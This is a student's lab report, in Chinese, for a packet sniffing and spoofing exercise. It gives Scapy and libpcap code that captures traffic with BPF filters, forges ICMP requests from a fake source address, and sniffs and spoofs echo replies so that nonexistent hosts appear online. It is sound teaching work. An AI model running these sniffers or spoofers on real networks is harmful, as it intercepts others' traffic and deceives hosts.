Packet Sniffing and Spoofing Lab

2022 年 9 月 30 日

姓　　名：	李晨漪
学　　号：	202000210103
教　　师：	郭山清
学　　院：	山东大学网络空间安全学院
班　　级：	20 级网安 2 班

目录

1 实验目的

数据包嗅探和欺骗是网络安全中的两个重要概念，它们是网络通信中的两大威胁。了解这两种威胁对于了解网络安全措施至关重要。有许多数据包嗅探和欺骗工具，如 Wireshark、Tcpdump、Netwox、Scapy 等。本次实验目标为：

1. 学习使用数据包嗅探和欺骗工具和理解这些工具背后的技术。
2. 编写简单的嗅探器和欺骗程序，了解数据包嗅探和欺骗是如何在软件中实现的。

2 实验原理

数据包嗅探：在**混杂模式**下，网卡把网络中接收到的所有数据帧都传递给内核。攻击者在混杂模式下就能利用嗅探程序，对网络中的数据帧进行嗅探。而混杂模式的设置通常需要操作系统具有较高的权限。

数据包伪造：在许多网络攻击中，发往受害者的数据包往往是精心伪造出来的。攻击者精心设计能够对多种协议的数据包进行伪造或解码、发送、捕获、匹配请求和应答等。

攻击者在实施攻击时，通常将数据包嗅探和伪造的方法结合使用。

3 实验准备

实验环境：Ubuntu20.04

- Scapy 安装与使用

1. 为 Pyhon3 安装 Scapy

```
$ sudo pip3 install scapy
```

2. Scapy 使用示例

```
$ view mycode.py
#!/usr/bin/python3
from scapy.all import *
a = IP()
a.show()
$ sudo python3 mycode.py
###[ IP ]###
version = 4
ihl = None
...
// Make mycode.py executable (another way to run python programs
    )
$ chmod a+x mycode.py
$ sudo ./mycode.py
```

4 实验步骤及运行结果

4.1 Lab Task Set 1: Using Tools to Sniff and Spoof Packets

4.1.1 Task 1.1: Sniffing Packets

Task 1.1A. 使用上面的程序嗅探数据包。对于每个捕获的数据包，将调用回调函数 *print_pkt*()；此函数将打印出有关数据包的一些信息。以 root 权限运行程序，并演示您确实可以捕获数据包。之后，再次运行程序，但不使用 root 权限；描述并解释你的观察结果。

- **sniffer.py：**

```
#!/usr/bin/python3
from scapy.all import *
def print_pkt(pkt):
    pkt.show()
pkt = sniff(filter='icmp',prn=print_pkt)
```

- **解释：**

1）以上示例展示了一个最简单的嗅探程序。$filter =' icmp'$，使用过滤器，Scapy 将只显示 ICMP 数据包。执行 *show*() 命令，会显示数据包的内容。

2）为了在 root 权限下运行此程序，使用以下命令：'sudo chmod a+x sniffer.py'，其中 'a+x' 的意思是：执行 + 所有。

3）在命令行使用 'ping' 命令产生一个 ICMP 数据包。

- **结果截图：**

截图 1：

图 1: root 权限运行

截图 2：




图 2: 非 root 权限运行

- **问题：不使用 root 权限的现象？**

无法正常运行嗅探程序，引发错误：PermissionError - “operation not permitted”。（如截图 2 所示）。因为嗅探程序需要在混杂模式下运行，而混杂模式的设置需要操作系统具有较高的权限。

Task 1.1B. Scapy 的过滤器使用 BPF（Berkeley Packet filter）语法；我们通过设置过滤器获取某种类型的数据包。请设置以下过滤器并再次演示您的嗅探器程序（每个过滤器应单独设置）。

1. 仅捕获 ICMP 数据包

- **icmp_sniffer.py:**

```
#!/usr/bin/python3
from scapy.all import *
def print_pkt(pkt):
    if pkt[ICMP] is not None:
        if pkt[ICMP].type == 0 or pkt[ICMP].type == 8:
            print( “ICMP Packet=====” )
            print(f"\tSource:{pkt[IP].src}")
            print(f"\tDestination:{pkt[IP].dst}")
            if pkt[ICMP].type == 0:
                print(f “\tICMP type:echo-reply” )
            if pkt[ICMP].type == 8:
                print(f “\tICMP type:echo-request” )

interfaces = ['enp0s3','lo']
pkt = sniff(iface=interfaces, filter='icmp', prn=print_pkt)
```

- **解释：**

1）沿用与 sniffer.py 中相同的过滤器，但是设置 *show*() 函数只打印 ICMP 报文的源 IP 地址、目的 IP 地址和 ICMP 报文类型。

2）发送 ‘ping sdu.edu.cn’，这将生成一个 ICMP-echo-request 数据报。如果该 IP 地址是活跃的，程序将收到一个 ICMP-echo-request 报文，并打印出响应。

- **结果截图：**




图 3: ICMP 报文过滤器




图 4: ping 命令发送 ICMP 数据报

2. 捕获来自特定 IP 且目标端口号为 23 的任何 TCP 数据包

- **tcp_sniffer.py:**

```
#!/usr/bin/python3
from scapy.all import *
def print_pkt(pkt):
    if pkt[TCP] is not None:
        print( “TCP Packet=====” )
        print(f"\tSource:{pkt[IP].src}")
        print(f"\tDestination:{pkt[IP].dst}")
        print(f “\tTCP Source port:{pkt[TCP].sport}” )
        print(f “\tTCP Destination port:{pkt[TCP].dport}” )

interfaces = ['enp0s3','lo']
pkt = sniff(iface=interfaces,filter= ‘tcp port 23 and src host
    10.0.2.7’ , prn=print_pkt)
```

- **解释：**

1）查询 BPF 语法设置过滤器：过滤出‘tcp 端口号为 23，源 IP 地址为 10.0.2.7’的数据包，其中源 IP 地址即为本虚拟机的 IP 地址。其余代码处理类似。

2）检验方式：发送‘telnet 10.0.2.7’命令，因为 telnet 使用端口号为 23 且源 IP 地址符合，可以打印出数据包。

- **结果截图：**




图 5: TCP 报文过滤器




图 6: telnet 命令

3. 捕获数据包来自或前往特定子网

- **subnet_sniffer.py:**

```
#!/usr/bin/python3
from scapy.all import *
def print_pkt(pkt):
    pkt.show()
pkt = sniff(filter='dst net 128.230.0.0/16',prn=print_pkt)
```

- **send_subnet_sniffer.py:**

```
#!/usr/bin/python3
from scapy.all import *
```

```
    ip=IP()
    ip.dst='128.230.0.0/16'
    send(ip,4)
```

- **解释：**

1）过滤器为‘dst net 128.230.0.0/16’，其中‘dst’为可能的目的 IP；‘net’则表示满足 128.230.0.0/16 时返回真。

2）通过 send_subnet_sniffer.py 发送一个数据包进行检验。

- **结果截图：**




图 7: 过滤器捕获的数据包




图 8: 发送前往特定子网的数据包

4.1.2 Task 1.2: Spoofing ICMP Packets

本任务将伪造 ICMP 回显请求数据包，使用具有任意源 IP 地址的 IP 数据包进行欺骗。

- **icmp_spoof.py:**

```
    #!/usr/bin/python3
    from scapy.all import *
```

```
a = IP()#创建一个IP对象
a.src = '1.2.3.4'#设置源IP地址字段
a.dst = '10.0.2.7'#设置目标IP地址字段
send(a/ICMP())#意味着添加ICMP作为a的有效载荷字段，并相应地修改a
    的字段
ls(a)#查看所有的属性名称/值
```

- **解释：**

1）代码解释见 icmp_spoof.py 中的注释部分。

2）检验方式：使用 IP 地址为 10.0.2.7 的虚拟机发送此伪造的 ICMP 回送请求报文。通过 Wireshark 观察该请求是否发送至目的 IP 地址，以及接收方是否发送回 ICMP 应答。

- **结果截图：**




图 9: 过滤器捕获的数据包发送 IP 数据包




图 10: Wireshark 截图

4.1.3 Task 1.3: Traceroute

- **traceroute.py:**

```
#!/usr/bin/python3
from scapy.all import *
inRoute = True
i = 1
```

```
    while inRoute:
        a = IP(dst='202.194.14.6', ttl=i)
        response = sr1(a/ICMP(),timeout=7,verbose=0)

        if response is None:
            print(f"{i} Request timed out.")
        elif response.type == 0:
            print(f"{i} {response.src}")
            inRoute = False
        else:
            print(f"{i} {response.src}")

        i = i + 1
```

- **解释：**

1）只需发送一个数据包（任何类型）到目的地，设置它的实时时间 TTL 字段为 i（i 从 1 开始递增）。这个数据包将被第 i 个路由器丢弃，它将向我们发送一个 ICMP 错误消息，告诉我们上线时间已经超过。这就是我们如何得到第 i 个路由器的 IP 地址。

2）这个程序用于计算出需要多少路由器（跳）发送包到 IP 地址目的地。显示上的每一行都是一个路由器。

3）此追踪程序目的 IP 地址为‘202.194.14.6’，即山东大学官网。

4）在实践中，该程序追踪的路由转发路径可能只是一个估计值，且发生“Request timed out.”情况也是比较常见的。

- **结果截图：**




图 11: teaceroute.py 运行结果

4.1.4 Task 1.4: Sniffing and-then Spoofing

- **sniff_and_spoof.py:**

```
#!/usr/bin/python3
from scapy.all import *
def send_packet(pkt):
```

```
        if(pkt[2].type == 8):
            src=pkt[1].src
            dst=pkt[1].dst
            seq = pkt[2].seq
            id = pkt[2].id
            load=pkt[3].load

            print(f"Flip: src {src} dst {dst} type 8 REQUEST")
            print(f"Flop: src {dst} dst {src} type 0 REPLY\n")
            reply = IP(src=dst, dst=src)/ICMP(type=0, id=id, seq=seq
                )/load
            send(reply,verbose=0)

    interfaces = ['enp0s3','lo']
    pkt = sniff(iface=interfaces, filter='icmp', prn=send_packet)
```

- **解释：**

1）代码解释：if 检查是否是一个 ICMP 请求。如果是，则伪造一个 ICMP-reply: 将基于原始 ICMP 包, 但是翻转 dst 和 src。所以每当捕获一个 ICMP-echo 请求，无论目标 IP 地址是什么，程序应该立即使用此数据包伪造一个 ICMP-echo-reply。*pkt*[*Raw*].*load* 用于存储原始数据包数据有效负载，将数据包正确地返回给发送方。

2）程序“sniff_and_spoof.py”将为子网中的任何 ICMP 数据包进行回复。当它捕获一个 ICMP 请求时，该程序将返回给发送者一个 ICMP 回复数据包。因此，即使 ICMP 请求根本不可用，程序也总是返回给发送方一个回复。

3）截图场景解释：VM2 发送 ping 到 1.2.3.4，这是互联网上一个不存在的主机。没有这个程序，我们将永远接收不到 ICMP-echo-reply。而 Wireshark 中捕获的 ARP 协议就是在整个网络中寻找该目的主机：1.2.3.4；而攻击者（10.0.2.7）一旦接收到 ICMP 数据包就发回一个 reply（通过将目的、源 IP 地址调转），进而伪装中 1.2.3.4 在线的假况。即无论 X 是否存在或在线，攻击者总能制造出 X 在线的虚假状况。

- **结果截图：**




图 12: VM:10.0.2.7




图 13: VM:10.0.2.5




图 14: Wireshark 验证

4.2 Lab Task Set 2: Writing Programs to Sniff and Spoof Packets

4.2.1 Task 2.1: Writing Packet Sniffing Program

Task 2.1A: Understanding How a Sniffer Works 编写一个嗅探器程序并打印出每个捕获的数据包的源 IP 地址和目标 IP 地址，并回答以下问题。

注：*myheader.h* 头文件见附件。

- **sniffer.c:**

```
#include <pcap.h>
#include <stdio.h>
#include <arpa/inet.h>
#include "myheader.h"

void got_packet(u_char *args, const struct pcap_pkthdr *header,
    const u_char *packet){
  struct ethheader *eth = (struct ethheader *)packet;

  if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IP type
    struct ipheader * ip = (struct ipheader *)(packet + sizeof(
        struct ethheader));

    printf("Source: %s   ", inet_ntoa(ip->iph_sourceip));
```

```
            printf("Destination: %s\n", inet_ntoa(ip->iph_destip));
        }
    }

    int main() {
        pcap_t *handle;
        char errbuf[PCAP_ERRBUF_SIZE];
        struct bpf_program fp;
        char filter_exp[] = "ip proto icmp";
        bpf_u_int32 net;

        // Step 1: Open live pcap session on NIC with name enp0s3
        handle = pcap_open_live("enp0s3", BUFSIZ, 0, 1000, errbuf);

        // Step 2: Compile filter_exp into BPF psuedo-code
        pcap_compile(handle, &fp, filter_exp, 0, net);
        pcap_setfilter(handle, &fp);

        // Step 3: Capture packets
        pcap_loop(handle, -1, got_packet, NULL);

        pcap_close(handle);    //Close the handle
        return 0;
    }
```

- **解释：**

1）ping 一个 IP 地址，程序将会捕获数据包并打印出正确的源、目的 IP 地址。
2）具体步骤解释如下所述。

- **结果截图：**




图 15: sniff 运行结果




图 16: ping 一个 IP 地址

- **问题 1：请用自己的话描述嗅探器程序所必需的库调用序列。**

Step1: *pcap_open_live*() 函数在 NIC 上打开一个名为 enp0s3 的实时 pcap 会话，这个函数可以让我们在接口中看到整个网络的状况，并绑定套接字。

Step2: *pcap_compile*() 用于将字符串 str 编译成一个过滤器程序，*pcap_setfilter*() 用于指定一个过滤器程序。

Step3: 在一个循环中捕获数据包，并使用 *pcap_loop* 函数处理捕获的数据包，-1 表示一个无限循环。

Step4: *pcap_close* 关闭实时对话。

- **问题 2：为什么运行嗅探器程序需要 root 权限？如果在没有根权限的情况下执行程序，程序会在哪里失败？**

在混杂模式和原始套接字下设置网卡需要一个 root 权限，这样我们就可以在接口中看到整个网络的状况。如果不开启 root 权限，则 *pcap_open_live* 函数无法访问该设备，因此将导致整个程序出现错误。




图 17: 不使用 root 权限运行 sniff 程序

- **问题 3：请打开和关闭嗅探器程序中的混杂模式。你能演示一下这种模式打开和关闭时的区别吗？请描述您如何证明这一点。**

混杂模式使用 *pcap_open_live* 函数激活。将该函数的第三个参数更改为 0 = OFF，除 0 以外的任何参数都将为 ON。

如果将混杂模式关闭，只能“显示”**发往、经过、发出**本主机的数据包。如果打开混杂模式，将可以获得本网络中所有的数据包，无论这些数据包是否与本主机相关。

Task 2.1B: Writing Filters.

